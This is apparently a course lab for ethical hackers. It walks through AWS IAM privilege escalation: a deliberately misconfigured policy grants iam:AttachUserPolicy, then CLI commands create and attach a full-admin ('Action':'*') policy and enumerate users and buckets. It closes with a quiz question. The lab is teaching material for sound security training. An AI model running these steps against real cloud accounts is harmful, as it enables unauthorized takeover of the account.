Lab 3: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.


- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

You need to configure aws cli for this lab refer to **Lab 2: Exploit S3 Buckets, Task 1: Exploit Open S3 Buckets using AWS CLI, Steps#1-20.**


Before starting this task, create an **IAM** user (**Test**) with default settings and create a policy (**Test**) with permissions including, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles, as shown in the below screenshot. These policies can be exploited by attackers to gain administrator-level privileges.


IAM > Policies > Test > Edit policy
Step 1
Modify permissions in Test
Step 2
Review and save
Modify permissions in Test Info
Add permissions by selecting services, actions, resources, and conditions. Build permission statements using the JSON editor.
Policy editor

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "iam:AttachUserPolicy",
                "iam:ListUserPolicies",
                "iam:ListRoles",
                "sts:AssumeRole"
            ],
            "Resource": "*"
        }
    ]
}
```

1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user and user **toor** as password.
3. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.
4. In the terminal window, type **vim user-policy.json** and press **Enter**.

This command will create a file named **user-policy** in the **attacker** directory.



Applications Places System
Wed Jun 5, 06:47
sudo su - Parrot Terminal
File Edit View Search Terminal Help
Menu
sudo su - Parrot Termi...

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #vim user-policy.json
```


5. A command line text editor appears; press **I** and type the script given below:

```
{
TypeCopy
"Version":"2012-10-17",

"Statement": [



    "Effect":"Allow",

    "Action":"*",
    "Resource":"*"

  }

]
}
```

This is an AdministratorAccess policy that gives administrator access to the target IAM user.

Ignore the $ symbols in the script.

6. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.




Applications Places System
Wed Jun 5, 06:45
vim user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
Menu
vim user-policy.json - ...

```
{$
  "Version":"2012-10-17",$
  "Statement":[$
    {$
      "Effect":"Allow",$
      "Action":"*",$
      "Resource":"*"$
    }$
  ]$
}$
$
~
user-policy.json [+]                                  11,0-1        All
:wq!
```

7. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.

If you receive an error that policy already exists, rename the file and try again.

8. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.




Applications Places System
Wed Jun 5, 06:51
aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws iam create-policy...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
{
    "Policy": {
        "PolicyName": "user-policy",
        "PolicyId": [redacted],
        "Arn": "arn[redacted]user-policy",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 0,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2024-06-05T10:51:04+00:00",
        "UpdateDate": "2024-06-05T10:51:04+00:00"
    }
}
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

9. In the terminal, type **aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.


10. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).


Applications Places System
Wed Jun 5, 06:54
File Edit View Search Terminal Help
Menu
aws iam attach-user-...

```
aws iam attach-user-policy --user-name test --policy-arn arn:a[redacted]policy/user-policy - Parrot Terminal

┌─[root@parrot]─[/home/attacker]
└──╼ #aws iam attach-user-policy --user-name test --policy-arn arn:[redacted] policy/user-
policy
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

11. Now, type **aws iam list-attached-user-policies --user-name [Target Username]** and press **Enter** to view the attached policies of the target user (here, **test**).


12. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.


Applications Places System
Wed Jun 5, 06:56
aws iam list-attached-user-policies --user-name test - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws iam list-attached...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws iam list-attached-user-policies --user-name test
{
    "AttachedPolicies": [
        {
            "PolicyName": "user-policy",
            "PolicyArn": "[redacted]user-policy"
        },
        {
            "PolicyName": [redacted]
            "PolicyArn": [redacted]
        }
    ]
}
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

13. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.

14. The result appears, displaying the list of IAM users, as shown in the screenshot.


Applications Places System
Wed Jun 5, 06:56
aws iam list-users - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws iam list-users - P...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            [redacted]
            "CreateDate": "2024-05-06T07:57:05+00:00",
            "PasswordLastUsed": "2024-05-06T10:39:44+00:00"
        },
        {
            "Path": "/",
            [redacted]
            "CreateDate": "2024-05-24T12:49:17+00:00"
        }
    ]
}
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

15. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.

    - List of S3 buckets: **aws s3api list-buckets --query "Buckets[].Name"**
    - User Policies: **aws iam list-user-policies**
    - Role Policies: **aws iam list-role-policies**
    - Group policies: **aws iam list-group-policies**
    - Create user: **aws iam create-user**

16. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

17. Close all open windows and document all acquired information.

Question 19.3.1.1

Escalate IAM user privileges by exploiting a misconfigured user policy. Which aws command will list all user policies?